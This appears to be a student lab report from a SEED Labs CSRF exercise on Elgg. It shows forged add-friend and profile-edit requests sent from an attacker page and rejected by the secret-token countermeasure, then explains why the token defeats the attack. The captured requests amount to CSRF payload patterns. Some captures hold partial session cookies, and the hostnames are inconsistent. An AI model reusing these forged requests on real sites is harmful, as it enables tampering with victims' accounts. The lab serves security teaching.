Last-Modified: Mon, 20 Apr 2020 00:08:39
ETag: "c7-5a3adb37f0065-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 157
Content-Type: text/html

https://ssl.gstatic.com/ui/v1/icon
Host: ssl.gstatic.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://mail.google.com/mail/u/0
Connection: keep-alive
GET: HTTP/2.0 200 OK
accept-ranges: bytes
content-type: image/gif
content-length: 43
date: Mon, 20 Apr 2020 16:14:06 GMT
pragma: no-cache
expires: Fri, 01 Jan 1990 00:00:00 GMT
cache-control: no-cache, no-store, must-revalidate
last-modified: Tue, 03 Mar 2020 20:15:00
x-content-type-options: nosniff
server: sffe
x-xss-protection: 0
alt-svc: quic=":443"; ma=2592000; v="46,44"
X-Firefox-Spdy: h2

moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Firefox
GET http://www.csrfbattacker.com/action/friends/add?friend=43
Host: www.csrfbattacker.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrfbattacker.com/
Cookie: Elgg=g4c5ok3qnf15r7u311c9pj8h15
Connection: keep-alive

Send Content-Length: 0

Step 2-3: The GET request was denied because the secret-token and the timestamp fields are missing.

Browser window showing the CSRF Lab Site profile for Bobby. The HTTP Header Live tool displays the following headers:

```
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Mon, 19 Oct 2020 17:11:41 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript; charset=utf-8
Date: Mon, 20 Apr 2020 00:00:08 GMT

https://0.client-channel.google.c
Host: 0.client-channel.google.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0.client-channel.google
Authorization: SAPIIDHASH 1587333862_69c
X-Origin: https://hangouts.google.com
X-Goog-AuthUser: 0
Cookie: NID=202=XBBrh5QgAUH06uT27YdAcLWcm
Connection: keep-alive
GET: HTTP/2.0 200 OK
cache-control: no-cache, no-store, max-age=0
pragma: no-cache
expires: Mon, 01 Jan 1990 00:00:00 GMT
date: Mon, 20 Apr 2020 16:14:43 GMT
content-type: text/plain; charset=utf-8
x-content-type-options: nosniff
x-xss-protection: 1; mode=block
server: GSE
set-cookie: SIDCC=Aji40fGhk6qhPQZi7-BFebf
alt-svc: quic=":443"; ma=2592000; v="46,4
X-Firefox-Spdy: h2
```

The CSRF Lab Site header shows a red error message: "Form is missing __token or __ts fields". The profile for Bobby is displayed, including a photo of a construction worker and a list of links: Add friend, Send a message, Report user, Blogs, Bookmarks, Files, Pages, Wire posts.

Step 2-4: Verify Bobby is not added as Alice's friend.

CSRF Lab Site header and navigation bar.

Alice's profile is displayed, including a photo of a blonde girl and a list of links: Edit profile, Edit avatar, Blogs, Bookmarks, Files, Pages, Wire posts.

The Friends section shows "No friends yet."


Step 3: Re-execute the CSRF attack Task 2: Using POST request to modify Alice's profile.

Step 3-1: Alice logs in and follows the link in Bobby's profile to visit the malicious webpage.

CSRF Lab Site

ActivityBlogsBookmarksFilesGroupsMore »

Add widgets



Edit profileEdit avatar

BlogsBookmarksFilesPagesWire posts


Alice

▼ Friends

No friends yet.

CSRF Lab Site

ActivityBlogsBookmarksFilesGroupsMore »



Add friendSend a messageReport user



BlogsBookmarksFilesPagesWire posts

Boby

About me

<http://www.csrfiabattacker.com/>

▼ Friends



Step 3-2: HTTP POST request captured when Alice visits the malicious webpage.

The screenshot shows a web browser window with the address bar displaying `www.csrfbattacker.com`. The browser's address bar also shows a search bar and a list of bookmarks including "Most Visited", "SEED Labs", "Sites for Labs", and "CSCI-GA. 3033-026 (4 ...)".

On the left side, an "HTTP Header Live" extension window is open, displaying the following headers for a GET request to `http://www.csrfbattacker.com/`:

```
Accept-Encoding: gzip, deflate
Referer: http://www.csrfbattacker.com/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Mon, 20 Apr 2020 00:03:56 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Sun, 19 Apr 2020 23:59:59
ETag: "489-5a3ad94800109-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 583
Content-Type: text/html
```

The main content area of the browser displays the text "This page forges an HTTP POST request." followed by "undefined".

Below the main content area, a "moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Firefox" window is open, showing a POST request to `http://www.csrfbattacker.com/action/profile/edit`. The headers for this request are:

```
Host: www.csrfbattacker.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrfbattacker.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Cookie: Elgg=g4c5ok3qnfi5r7u311c9pj8h15
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

The body of the POST request is visible in the bottom section of the window, showing the URL-encoded data: `name=Alice&briefdescription=Boby is my Hero&accesslevel[briefdescription]=2&guid=42`.

Step 3-3: The POST request was denied because the secret-token and the timestamp fields are missing.

Browser window showing the CSRF Lab Site profile for Bobby. The browser address bar shows `www.csrflabelgg.com/profile/bobby`. The page displays Bobby's profile with a photo of a Bob the Builder figure. The right sidebar contains a list of red error messages: "Form is missing __token or __ts fields".

HTTP Header Live window shows the following details:

```
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Mon, 20 Apr 2020 00:03:56 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Sun, 19 Apr 2020 23:59:59
ETag: "489-5a3ad94800109-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 583
Content-Type: text/html

http://www.csrflabelgg.com/action
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
Accept: text/html,application/xhtml+xml,a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
Content-Type: application/x-www-form-urlc
Content-Length: 87
Cookie: Elgg=g4c5ok3qnf15r7u311c9pj8h15
Connection: keep-alive
Upgrade-Insecure-Requests: 1
name=Alice&briefdescription=Bobby
POST: HTTP/1.1 302 Found
Date: Mon, 20 Apr 2020 00:03:59 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-
Pragma: no-cache
Location: http://www.csrflabattacker.com/
Content-Length: 0
Keep-Alive: timeout=5, max=67
```

Step 3-4: Verify Alice's profile is not modified.

Browser window showing the CSRF Lab Site profile for Alice. The browser address bar shows `www.csrflabelgg.com/profile/alice`. The page displays Alice's profile with a photo of a blonde girl. The right sidebar shows the "Friends" section with the message "No friends yet."

HTTP Header Live window shows the following details:

```
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Mon, 20 Apr 2020 00:03:56 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Sun, 19 Apr 2020 23:59:59
ETag: "489-5a3ad94800109-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 583
Content-Type: text/html

http://www.csrflabelgg.com/action
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
Accept: text/html,application/xhtml+xml,a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
Content-Type: application/x-www-form-urlc
Content-Length: 87
Cookie: Elgg=g4c5ok3qnf15r7u311c9pj8h15
Connection: keep-alive
Upgrade-Insecure-Requests: 1
name=Alice&briefdescription=Bobby
POST: HTTP/1.1 302 Found
Date: Mon, 20 Apr 2020 00:03:59 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-
Pragma: no-cache
Location: http://www.csrflabattacker.com/
Content-Length: 0
Keep-Alive: timeout=5, max=67
```

How the countermeasure work:

Elgg adds security token and timestamp to all the user actions to be performed, including the “add friend” and the “edit profile” actions. All requests coming from the Elgg site will carry the security token and timestamp. When the request reaches the server side, Elgg recomputes the security token from the site secret value, timestamp, user sessionID, and random generated session string and compares it with the security token carried in the request body. If they match, the request passes the security check and it can then perform actions. Otherwise, the request is denied so it cannot perform actions.

Q4.2

The attacker cannot send secret tokens in the CSRF attack because he does not have control over the victim's Elgg session and thus do not know the values of the secret token and timestamp. The Elgg security token is a hash value (md5 message digest) of the site secret value, timestamp, user sessionID and random generated session string. None of these are available to the attacker and they are very hard to guess. Also, the browser has access control (e.g. same origin policy) such that the JavaScript at attack's site cannot access sensitive contents such as the secret token and timestamp from the victim's Elgg site.